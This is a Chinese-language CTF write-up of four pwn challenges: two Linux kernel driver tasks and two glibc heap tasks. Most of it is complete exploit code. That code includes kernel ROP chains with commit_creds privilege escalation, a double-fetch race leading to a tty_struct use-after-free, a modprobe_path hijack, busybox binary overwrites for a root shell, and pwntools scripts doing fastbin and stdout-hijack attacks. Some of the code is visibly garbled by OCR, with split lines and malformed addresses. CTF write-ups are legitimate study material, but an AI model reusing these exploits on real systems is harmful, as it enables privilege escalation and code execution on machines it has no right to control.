20200307_gxzyctf

`pwn`

---

babyhacker

解题思路

本题驱动开了`NX`和`canary`保护，漏洞在于传递数据的`unsigned __int16`属性的`buffersize`，所以赋值时的`signed __int`判断可以被负数绕过。

先获得`canary`的值，然后把`rop`链传递过去，由于开了`kaslr`保护，但同时可以获取`proc/kallsyms`里的函数地址，通过`ROPgadet`获取由`bzImage`解压出来的`vmlinux`中的`gadget`，提权成功。

一开始保存的寄存器状态有可能有问题，由于链接时间较短，使用`zip`压缩完后再上传解压

exp

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <string.h>
#include <sys/types.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <string.h>

#define MMAP_BASE 0x2000000
#define MMAP_SIZE 0x100000
```

```
14.
15.  void get_shell() {
16.      system("/bin/sh");
17.  }
18.
19.  size_t vmlinux_base = 0;
20.  size_t raw_vmlinux_base = 0xffffffff81000000;
21.  unsigned long commit_creds = 0;
22.  unsigned long prepare_kernel_cred = 0;
23.
24.  void get_root() {
25.      char* (*pkc)(int) = prepare_kernel_cred;
26.      void (*cc)(char*) = commit_creds;
27.      (*cc)((*pkc)(0));
28.  }
29.
30.  size_t user_cs, user_ss, user_rflags, user_sp;
31.  void save_status()
32.  {
33.      __asm__(
34.          "movq %%cs, %0;"
35.          "movq %%ss, %1;"
36.          "movq %%rsp,%2;"
37.          "pushfq;"
38.          "popq %3;"
39.          :"=r"(user_cs),"=r"(user_ss),"=r"(user_sp),"=r"(user_rflags)
40.          :
41.          :"memory"
42.          );
43.      puts("[*]status has been saved.");
44.  }
45.
46.
47.  #define GETSIZE 0x30000
48.  #define KFU 0x30001
49.  #define KTU 0x30002
50.
51.  unsigned long get_symbol(char *name)
52.  {
53.      FILE *f;
54.      unsigned long addr;
55.      char dummy, sym[512];
56.      int ret = 0;
57.
58.      f = fopen("/proc/kallsyms", "r");
59.      if (!f) {
60.          return 0;
```

```
    }

    while (ret != EOF) {
        ret = fscanf(f, "%p %c %s\n", (void **) &addr, &dummy, sym);
        if (ret == 0) {
            fscanf(f, "%s\n", sym);
            continue;
        }
        if (!strcmp(name, sym)) {
            fclose(f);
            return addr;
        }
    }
    fclose(f);
    return 0;
}

int main() {
    save_state();

    int fd = open("/dev/babyhacker", 0);

    ioctl(fd, GETSIZE, 0xffffffff);
    void *buf = mmap(NULL, 0x10000, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    printf("buf: %p\n", buf);
    ioctl(fd, KTU, buf);

    commit_creds = get_symbol("commit_creds");
    prepare_kernel_cred = get_symbol("prepare_kernel_cred");
    vmlinux_base = commit_creds - 0xa1430;
    unsigned long offset = vmlinux_base - raw_vmlinux_base;


    void *us_stack = mmap((void*)MMAP_BASE, MMAP_SIZE, PROT_READ | PROT_WR
ITE, MAP_PRIVATE | MAP_ANON | MAP_FIXED, -1, 0);

    unsigned long  rop[0x100] = {0};
    int i = 0;
    rop[i++] = 0xffffffff8109054d + offset; // pop rdi; ret
    rop[i++] = 0x6f0;
    rop[i++] = 0xffffffff81004d70 + offset; //mov cr4, rdi ; pop rbp ; ret
    rop[i++] = user_sp;
    rop[i++] = (unsigned long)get_root;
    rop[i++] = 0xffffffff810636b4 + offset; // swapgs; pop rbp; ret
    rop[i++] = user_sp;
    rop[i++] = 0xffffffff814712fe + offset; // iretq;
    rop[i++] = (unsigned long)get_shell;
```

```
    rop[i++] = user_cs;
    rop[i++] = user_rflags;
    rop[i++] = (unsigned long)(us_stack+6000);
    rop[i++] = user_ss;

    memcpy((unsigned long *)(buf+0x150), rop, sizeof(rop));

    ioctl(fd, KFU, buf);

    return 0;
}
```

辅助

调试便利

使用 pwngdb 调试内核性能极差，用原生的 gdb

```
add-symbol-file xxx.ko textaddr(/proc/modules 的对应地址)
set disassembly-flavor intel
```

修改启动文件，可能是`init`，也可能在`etc/`中，可以使启动的进程是`root`权限

```
# setsid /bin/cttyhack setuidgid 1000 /bin/sh
setsid /bin/cttyhack setuidgid 0 /bin/sh
```

cpio文件操作

解压

```
mkdir core
cd core/
cpio -idm < ../initramfs.cpio
```

恢复

```
gcc home/pwn/exp.c -o home/pwn/exp -static
find . | cpio -o --format=newc > ../initramfs.cpio
```

获取gadget

```
./extract-vmlinux bzImage > vmlinux
ROPgadget --binary vmlinux > gadget
cat gadget
```

上传提权程序的脚本

```python
import os
from pwn import *

HOST = '121.36.215.224'
PORT = 9001

r = remote(HOST , PORT)
#r = ssh(USER, HOST, PORT, PW)

def gen_bin():
    log.info('[+] Compiling')
    os.system('gcc -static -o3 exp.c -o pwn')
    #os.system('zip pwn.zip pwn')

def exec_cmd(cmd):
    r.sendline(cmd)
    r.recvuntil('$ ')

def upload(r):
    p = log.progress('[+] Uploading')

    with open('pwn', 'rb') as f:
        data = f.read()
    encoded = base64.b64encode(data)

    for i in range(0, len(encoded), 300):
        p.status('%d / %d' % (i, len(encoded)))
        exec_cmd('echo \"%s\" >> pwn_enc' % (encoded[i:i+300]))

    exec_cmd('cat pwn_enc | base64 -d > pwn')
    #exec_cmd('unzip pwn.zip')
    exec_cmd('chmod +x pwn')

    p.success()

def get_root(r):
    r.sendline('./pwn')
    r.sendline('cat /flag')

def exploit(r):
```

```
    gen_bin()
    upload(r)
    get_root(r)
    r.interactive()
    return

if __name__ == '__main__':
    r.recvuntil('$ ')
    print '[+] Linux is running ...'
    exploit(r)
```

补充 启动脚本注入办法

rcS 位于 etc/init.d/ 中，内容如下：

```
#!/bin/sh

mount -t proc none /proc
mount -t devtmpfs none /dev
mkdir /dev/pts
mount /dev/pts

insmod /home/pwn/babyhacker.ko
chmod 644 /dev/babyhacker
echo 0 > /proc/sys/kernel/dmesg_restrict
echo 0 > /proc/sys/kernel/kptr_restrict

cd /home/pwn
chown -R root /flag
chmod 400 /flag


chown -R 1000:1000 .
setsid cttyhack setuidgid 1000 sh   #打开 shell , 进行交互 [A]

umount /proc
poweroff -f
```

注意上面所有命令行都是 busybox 的软链接。

在 [A] 处通过 `chacktty` 和 `sh`（还是 busybox）打开 shell 机型用户交互。
然后当你退出这句命令时，接下来就是 `umount /proc` 和 `poweroff` 关机了。整个 `rcS` 里面基本都是 `root` 进程，然后建立普通用户和普通权限，可以适当降权。如下：

```
cd /home/pwn
chown -R root /flag
chmod 400 /flag
chown -R 1000:1000 .
```

但开机后，发现 `busybox` 和其它链接我们是可**读写**的，这就有很大的操作性了。

```
~ $ ls -l /bin/
total 2692
lrwxrwxrwx    1 pwn      1000             7 Mar  8 04:30 arch -> busybox
lrwxrwxrwx    1 pwn      1000             7 Mar  8 04:30 ash -> busybox
lrwxrwxrwx    1 pwn      1000             7 Mar  8 04:30 base64 -> busybox
-rwxr-xr-x    1 pwn      1000       2753048 Feb 25 06:21 busybox
```

注意如果我们能在 exit 时，会继续以 root 执行`umount /proc`，然后 umount 我们也能读写，改写成一个 shell，就可以提权了。

```
~ $ rm /bin/umount
~ $ echo "#!/bin/sh" > /bin/umount
~ $ echo "/bin/sh" >> /bin/umount
~ $ chmod +x /bin/umount
~ $ ls -l /bin/umount
-rwxr-xr-x    1 pwn      1000            26 Mar 10 03:24 /bin/umount
~ $ exit
~ $ exit
/bin/sh: can't access tty; job control turned off
/home/pwn #
```

同理，还可以控制最后一句关机命令，使用命令 `rm /sbin/poweroff` ，使程序不能完全退出，再次进入时，拥有`root`权限。

```
~ $ rm /sbin/poweroff
~ $ exit
/etc/init.d/rcS: line 20: poweroff: not found

Please press Enter to activate this console.
/ #
```

kernob

解题思路1

内核使用了 `CONFIG_SLAB_FREELIST_HARDENED` 该编译选项，使释放的`slab`的指向下一个`slab`的地址上储存的不是下一个`slab`，而是一个`canary`。

1.修改`modprobe_path`指向`/home/pwn/exp/copy.sh`:

```
x/s 0xffffffff8245aba0
0xffffffff8245aba0: "/home/pwn/exp/copy.sh"

/home/pwn/exp/copy.sh:
#!/bin/sh
/bin/cp /flag /home/pwn/flag
/bin/chmod 777 /home/pwn/flag
```

2.而后打开一个非法格式`ELF`触发，即以`root`身份运行`copy.sh`

```
echo -ne '\xff\xff\xff\xff' > fake
./fake
```

参考链接

```
(gdb) x/8gx 0xffff88003ca99c00
0xffff88003ca99c00:     0x0000000100005401      0x0000000000000000
0xffff88003ca99c10:     0xffff88003d7e3e40      0xffffffff81ea1fa0
0xffff88003ca99c20:     0x0000000000000000      0x0000000000000000
0xffff88003ca99c30:     0x0000000000000000      0xffff88003ca99c38
```

可惜，该利用无法稳定每次获得内核地址信息，具体看分配的地址位置，利用非常麻烦

利用参考

解题思路2


在驱动的`add_note()`函数中，从用户态传参到内核态时，在传入`size`值时，并没有使用`copy_from_user()`函数安全拷贝，而是连续两次比较了用户态的对应地址，而这引发了`double fetch`问题。

```
signed __int64 __usercall add_note@<rax>(__int64 a1@<rbp>, unsigned __int64 *a2@<rdi>, __int64 a3@<rsi>)
{
  unsigned __int64 v4; // [rsp-20h] [rbp-20h]
  __int64 v5; // [rsp-18h] [rbp-18h]

  _fentry__(a2, a3);
  v4 = *a2;
  if ( a2[2] > 0x70 || a2[2] <= 0x1F )          // size
    return -1LL;
  if ( v4 > 0x1F || *(&ptr_BC0 + 2 * v4) )      // index
    return -1LL;
  v5 = _kmalloc(a2[2], 0x14000C0LL);
  if ( !v5 )
    return -1LL;
  *(&ptr_BC0 + 2 * v4) = v5;                    // 0xffffffffc00044c0
  len_BC8[2 * v4] = a2[2];
  return 0LL;
}
```

其次，由于在多核环境中，此`race`漏洞会容易触发。

```
#!/bin/bash

stty intr ^]
cd `dirname $0`
timeout --foreground 0 qemu-system-x86_64 \
    -m 1G \
    -nographic \
    -kernel bzImage \
    -append 'console=ttyS0 loglevel=3 pti=off oops=panic panic=1 nokaslr' \
    -monitor /dev/null \
    -initrd initramfs.cpio \
    -smp 2,cores=2,threads=1 \
    -s \
    -cpu qemu64,smep 2>/dev/null
```

如此，我们就可以分配任意大小的驱动结构体大小。同时在`delete_note()`中，存在着`uaf`漏洞。



可以使用`tty_struct`结构体堆喷技术进行提权。

另外，学习了一种新的从内核态返回用户态的`getshell`技术，可以少找许多`gadget`。

exp


```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/ioctl.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/mman.h>
#include <poll.h>
#include <pthread.h>
#include <errno.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <sys/syscall.h>
#include <linux/userfaultfd.h>
#include <pthread.h>
#include <poll.h>
#include <linux/prctl.h>
#include <stdint.h>
```

```
23.
24.
25.  typedef int __attribute__((regparm(3))) (*_commit_creds)(unsigned long cre
     d);
26.  typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)(
     unsigned long cred);
27.  _prepare_kernel_cred prepare_kernel_cred = (_prepare_kernel_cred)0xffffffff
     f810ad7e0;
28.  _commit_creds commit_creds = (_commit_creds)0xffffffff810ad430;
29.
30.  size_t user_cs, user_ss, user_rflags, user_sp;
31.  void save_status()
32.  {
33.      __asm__(
34.          "movq %%cs, %0;"
35.          "movq %%ss, %1;"
36.          "movq %%rsp,%2;"
37.          "pushfq;"
38.          "popq %3;"
39.          :"=r"(user_cs),"=r"(user_ss),"=r"(user_sp),"=r"(user_rflags)
40.          :
41.          :"memory"
42.          );
43.      puts("[*]status has been saved.");
44.  }
45.
46.  void get_shell(){
47.      system("/bin/sh");
48.  }
49.
50.  void get_root() {
51.      commit_creds(prepare_kernel_cred(0));
52.      asm(
53.      "push %0\n"
54.      "push %1\n"
55.      "push %2\n"
56.      "push %3\n"
57.      "push %4\n"
58.      "push $0\n"
59.      "swapgs\n"
60.      "pop %%rbp\n"
61.      "iretq\n"
62.      :
63.      :"m"(user_ss),"m"(user_sp),"m"(user_rflags),"m"(user_cs),"a"(&get_shel
     l)
64.      );
65.  }
```

```
66.
67.  #define X_A_S 0xffffffff8101db17
68.  #define ko_base 0xffffffffc0002000
69.  #define modprobe_path 0xffffffff8245aba0
70.  #define ADD 0x30000
71.  #define DEL 0x30001
72.  #define EDIT 0x30002
73.  #define SHOW 0x30003
74.  #define SIZE 0x70
75.
76.  struct noob{
77.      unsigned long index;
78.      void* ptr;
79.      unsigned long size;
80.  };
81.
82.  void add(int fd, unsigned long index, unsigned long size){
83.      struct noob arg;
84.      arg.index = index;
85.      arg.size = size;
86.      ioctl(fd, ADD, &arg);
87.  }
88.
89.  void delete(int fd, unsigned long index){
90.      struct noob arg;
91.      arg.index = index;
92.      ioctl(fd, DEL, &arg);
93.  }
94.
95.  void edit(int fd, unsigned long index, void* point, unsigned long size){
96.      struct noob arg;
97.      arg.index = index;
98.      arg.ptr = point;
99.      arg.size = size;
100.     ioctl(fd, EDIT, &arg);
101. }
102.
103. void show(int fd, unsigned long index, void* point, unsigned long size){
104.     struct noob arg;
105.     arg.index = index;
106.     arg.ptr = point;
107.     arg.size = size;
108.     ioctl(fd, SHOW, &arg);
109. }
110.
111. int end = 0;
112. void* dou_fet(void *args){
```

```
113.     struct noob *tmp = (struct noob *)args;
114.     while(1){
115.         if (end == 1)
116.             break;
117.         tmp->size = 0x2e0; //size of tty_struct
118.     }
119. }
120. 
121. unsigned long data[0x20];
122. struct noob race = {0};
123. 
124. int main() {
125.     save_status();
126. 
127.     int fd = open("/dev/noob", 2);
128.     if (fd < 0){
129.         perror("open");
130.         exit(0);
131.     }
132. 
133.     pthread_t tid;
134.     printf("pthread create\n");
135.     if (pthread_create(&tid, NULL, dou_fet, (void *)&race) < 0){
136.         perror("pthread");
137.         exit(0);
138.     }
139. 
140.     while(1){
141.         race.size = 0;
142.         if (ioctl(fd, ADD, &race) == 0){
143.             printf("double_fetch\n");
144.             end=1;
145.             break;
146.         }
147. 
148.     }
149. 
150.     delete(fd, 0);
151. 
152.     int tty_fd[0x20], uaf_fd;
153.     for(int i=0;i<0x20;i++){
154.         tty_fd[i] = open("/dev/ptmx", O_RDWR);
155.     }
156.     printf("seeking uaf fd\n");
157.     for(int i=0;i<0x20;i++){
158.         show(fd, 0, (void*)data, 0x20);
159.         if(data[0] == 0x100005401){
```

```
            uaf_fd = i;
            printf("uaf_fd: %d\n", uaf_fd);
            break;
        }
    }

    unsigned long fake_tty[20]={0};
    fake_tty[7] = X_A_S;  //tty_write

    void *fake_addr = mmap((void *)(X_A_S & 0xfffff000), 0x4000, PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANON | MAP_FIXED, -1, 0);

    int i=0;
    unsigned long rop[10] = {0};
    rop[i++] = 0xffffffff8107f460; //pop_rdi_ret
    rop[i++] = 0x6e0;
    rop[i++] = 0xffffffff8101f2f0; //mov_rc4_rdi_pop_rbp_ret
    rop[i++] = 0;
    rop[i++] = (unsigned long)get_root;

    memcpy((unsigned long*)(X_A_S & 0xffffffff), rop, sizeof(rop));
    memcpy((unsigned long*)(fake_addr+0x2000), fake_tty, sizeof(fake_tty));
    data[3] = (unsigned long)(fake_addr+0x2000); //tty_operations
    edit(fd, 0, data, 0x20);

    char buf[8] = {0};
    write(tty_fd[uaf_fd], buf, 8);

    return 0;
}
```



附加知识

编译选项 CONFIG_SLAB_FREELIST_HARDENED

在这个配置下,`include/linux/slub_def.h`文件里的 `kmem_cache` 增加了一个变量`random`。

```
struct kmem_cache {
    struct kmem_cache_cpu __percpu *cpu_slab;
    [...]
#ifdef CONFIG_SLAB_FREELIST_HARDENED
    unsigned long random;
#endif
}
```

在`mm/slub.c`文件, `kmem_cache_open()`函数给`random`字段一个随机数

```
static int kmem_cache_open(struct kmem_cache *s, slab_flags_t flags)
{
    [...]
    s->flags = kmem_cache_flags(s->size, flags, s->name, s->ctor);
#ifdef CONFIG_SLAB_FREELIST_HARDENED
    s->random = get_random_long();
#endif
}
```

`set_freepointer()`函数中加了一个检查，这里是检查`double free`的，即当前释放的`object`的内存地址和`freelist`指向的第一个`object`的地址不能一样。

```
static inline void set_freepointer(struct kmem_cache *s, void *object, void *fp)
{
    unsigned long freeptr_addr = (unsigned long)object + s->offset;

#ifdef CONFIG_SLAB_FREELIST_HARDENED
    BUG_ON(object == fp); /* naive detection of double free or corruption */
#endif

    *(void **)freeptr_addr = freelist_ptr(s, fp, freeptr_addr);
}
```

接着是`freelist_ptr`，它会返回当前`object`的下一个`free object`的地址，`hardened`情况下，`fd`处不会简单储存下一个`free object`的地址。
下一个free object的地址 = random ^ 当前free object的地址 ^ 当前free object 原本fd处的值

```
static inline void *freelist_ptr(const struct kmem_cache *s, void *ptr,
                 unsigned long ptr_addr)
{
#ifdef CONFIG_SLAB_FREELIST_HARDENED

    return (void *)((unsigned long)ptr ^ s->random ^
            (unsigned long)kasan_reset_tag((void *)ptr_addr));
#else
    return ptr;
#endif
}
```

可以说，`CONFIG_SLAB_FREELIST_HARDENED`就是加了个给`fd`指针异或加密，这样如果有溢出就读不到内存地址，因为要溢出覆盖，不知道`random`的值也很难继续利用。

编译选项 CONFIG_SLAB_FREELIST_RANDOM

在这个配置下，`kmem_cache` 会添加一个 数组。

```
#ifdef CONFIG_SLAB_FREELIST_RANDOM
    unsigned int *random_seq;
#endif
```

具体代码实现在`mm/slab_common.c`以及`mm/slab.c`里，首先是初始化

```
/* Initialize each random sequence freelist per cache */
static void __init init_freelist_randomization(void)
{
    struct kmem_cache *s;

    mutex_lock(&slab_mutex);

    // 对每个kmem_cache
    list_for_each_entry(s, &slab_caches, list)
        init_cache_random_seq(s);

    mutex_unlock(&slab_mutex);
}


static int init_cache_random_seq(struct kmem_cache *s)
{
    unsigned int count = oo_objects(s->oo);
    int err;
    [...]

    if (s->random_seq)
        return 0;

    err = cache_random_seq_create(s, count, GFP_KERNEL);
    [...]

    if (s->random_seq) {
        unsigned int i;

        for (i = 0; i < count; i++)
            s->random_seq[i] *= s->size;
    }
    return 0;
}


/* Create a random sequence per cache */
int cache_random_seq_create(struct kmem_cache *cachep, unsigned int count,
```

```
                        gfp_t gfp)
{
    struct rnd_state state;

    if (count < 2 || cachep->random_seq)
        return 0;

    cachep->random_seq = kcalloc(count, sizeof(unsigned int), gfp);
    if (!cachep->random_seq)
        return -ENOMEM;

    /* Get best entropy at this stage of boot */
    prandom_seed_state(&state, get_random_long());

    freelist_randomize(&state, cachep->random_seq, count);
}


static void freelist_randomize(struct rnd_state *state, unsigned int *list
,
                       unsigned int count)
{
    unsigned int rand;
    unsigned int i;

    for (i = 0; i < count; i++)
        list[i] = i;

    /* Fisher-Yates shuffle */
    for (i = count - 1; i > 0; i--) {
        rand = prandom_u32_state(state);
        rand %= (i + 1);
        swap(list[i], list[rand]);
    }
}
```

`init_cache_random_seq()`函数先找出当前`kmem_cache`一个`slab`里会有多少`object`。

`cache_random_seq_create()`函数会根据`object`的数量给`random_seq`数组分配内存，初始化为`random_seq[index]=index`， 然后把顺序打乱，再乘`object`的大小。

然后在每次申请新的`slab`的时候，会调用`shuffle_freelist()`函数，根据`random_seq`来把`freelist`链表的顺序打乱，这样内存申请好`object`后，下一个可以申请的`object`的地址也就变的不可预测。

```
    cur = next_freelist_entry(s, page, &pos, start, page_limit,
                freelist_count);
    cur = setup_object(s, page, cur);
    page->freelist = cur;

    //打乱顺序
    for (idx = 1; idx < page->objects; idx++) {
        next = next_freelist_entry(s, page, &pos, start, page_limit,
            freelist_count);
        next = setup_object(s, page, next);
        set_freepointer(s, cur, next);
        cur = next;
    }
    set_freepointer(s, cur, NULL);
```

easyheap

解题思路

创建数据块过大失败后，索引块并没有回收，同时利用fastbin申请时会残留指针

exp

```
from pwn import *
import sys
import time
context.terminal = ['tmux', 'splitw', '-h']
context.log_level = "debug"

filename = './easyheap'
elf = ELF(filename)
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')# env 2.29

if len(sys.argv) == 1:
    p = process(filename)
else:
    p = remote(sys.argv[1], int(sys.argv[2]))

def sla(x, y):
    return p.sendlineafter(x, y)

def sa(x, y):
```

```
    return p.sendafter(x, y)

def add(size, content):
    sla('choice', '1')
    sla('this message?', str(size))
    if size <= 0x400:
        sla('the message?', content)

def free(index):
    sla('choice', '2')
    sla('deleted?', str(index))

def edit(index, content):
    sla('choice', '3')
    sla('modified?', str(index))
    sa('the message?', content)


if __name__ == "__main__":
    free_got = elf.got['free']
    atoi_got = elf.got['atoi']
    puts_plt = elf.plt['puts']
    puts_got = elf.got['puts']
    system_base = libc.symbols['__libc_system']
    #sh = libc.search('/bin/sh').next()

    add(0x10, 'a')#0
    free(0)
    add(0x401, 'b')#0
    add(0x401, 'c')#1

    edit(0, p64(free_got)+p64(0x20))
    edit(1, p64(puts_got))
    #gdb.attach(p)

    edit(0, p64(0x6020c0+0x10)+p64(0x20))
    edit(1, p64(0x602020))
    free(2)

    p.recvuntil('\n')
    p.recvuntil('\n')
    libc_base = u64(p.recv(6).ljust(8, '\x00'))-0x809c0
    print('libc_base: '+hex(libc_base))
    system_addr = system_base + libc_base
    edit(0, p64(atoi_got)+p64(0x20))
    edit(1, p64(system_addr))

```

```
67.     sla('choice', 'sh')
68. 
69.     p.interactive()
```

woodenbox

解题思路

edit函数时没有验证 size ，存在堆溢出

1. malloc 四个chunk A B C D
2. edit A，利用堆溢出把B的size改成B和C的size,
3. free B，B 进 unsorted bin，再 free C，C 进 fastbin
4. 再malloc一个与B原来size相同的chunk，C的fd处存main_arena地址
5. 利用edit改C的fd头两字节，改成`IO_2_1_stderr+157`
6. 申请过去后劫持stdout，泄露libc地址（成功概率1/16）
7. 利用malloc_hook和realloc提高one_gadget的成功率

```
pwndbg> x/16gx 0x7fd1c98105a0-3
0x7fd1c981059d <_IO_2_1_stderr_+93>:    0x0000000000000000      0xd
1c9810620000000
0x7fd1c98105ad <_IO_2_1_stderr_+109>:   0x000000000200007f      0xf
fffffffff000000
0x7fd1c98105bd <_IO_2_1_stderr_+125>:   0x00000000ffffff        0xd
1c9811770000000
0x7fd1c98105cd <_IO_2_1_stderr_+141>:   0xffffffffff00007f      0x0
000000000ffffff
0x7fd1c98105dd <_IO_2_1_stderr_+157>:   0xd1c980f660000000      0x0
000000000000007f
0x7fd1c98105ed <_IO_2_1_stderr_+173>:   0x0000000000000000      0x0
000000000000000
```

这里有`0x0000007f`，可以 `fastbin attack`

unsortedbin、fastbin 的指针指向堆块头部，
malloc、tcache 的指针指向堆块的fd

exp

```python
from pwn import *
import sys
import time
context.terminal = ['tmux', 'splitw', '-h']
#context.log_level = "debug"

filename = './woodenbox2'
elf = ELF(filename)
libc = ELF('libc6_2.23-0ubuntu11_amd64.so')

if len(sys.argv) == 1:
    #p = process(filename)
    pass
else:
    p = remote(sys.argv[1], int(sys.argv[2]))

def sla(x, y):
    return p.sendlineafter(x, y)
def sa(x, y):
    return p.sendafter(x, y)


def add(size, name):
    sla('choice:', '1')
    sla('name:', str(size))
    sla('item:', name)

def change(index, size, name):
    sla('choice:', '2')
    sla('of item:', str(index))
    sla('name:', str(size))
    sa('the item:', name)

def free(index):
    sla('choice:', '3')
    sla('item:', str(index))

def exit():
    sla('choice:', '4')


#if __name__ == "__main__":
for i in range(0x10):
    p = process(filename)
    add(0x10, '0')#0
    add(0x70, '1')#1
    add(0x60, '2')#2
```

```
    add(0x10, '3')#3


    size = 0x70+0x10+0x60+0x10+0x1
    change(0, 0x30, p64(0)*3+p64(size))
    free(1)
    free(1)

    add(0x70, '0')#0
    change(0, 0x100, '\x00'*0x78+p64(0x71)+'\xdd\x65')

    #gdb.attach(p)
    try:
        add(0x60, '2')#2
        add(0x60, 'stderr')#3
        change(3, 0x100, '\x00'*0x3+p64(0)*0x6+p64(0xfbad1800)+p64(0)*0x3+'
\x00')

        data = p.recvuntil('\x7f')
        libc_base = u64(data[-6:].ljust(8,'\x00'))-0x3c5600
        print('libc: '+hex(libc_base))
        free_hook = libc_base + libc.sym['__free_hook']
        malloc_hook = libc_base + libc.sym['__malloc_hook']
        realloc = libc_base + libc.sym['__libc_realloc']
        one_gadget = libc_base + 0x4526a

        add(0x60, '4')#4
        add(0x60, '5')#5
        add(0x60, '6')#6

        free(5)

        change(3, 0x100, 'a'*0x88+p64(0x71)+p64(malloc_hook-0x23))
        add(0x60, '3')
        add(0x60, '5'*0xb+p64(one_gadget)+p64(realloc+0xc))

        sla('choice:', '1')
        sla('name:', str(100))

        p.interactive()
    except:
        p.close()
```

补充 top_chunk 和 free_hook 利用

劫持`__free_hook`的思路是，想办法修改`top chunk(main_arena+88)`指向`__free_hook`上方某地址(`__free_hook-0xb58`)，然后多次分配内存，直到`__free_hook`地址附近，构造长度修改即可。

修改`top chunk`地址的方法是：
在`__malloc_hook`附近找到满足条件
的`chunk size`(`__malloc_hook-0x23`或`__malloc_hook-0x3`)。

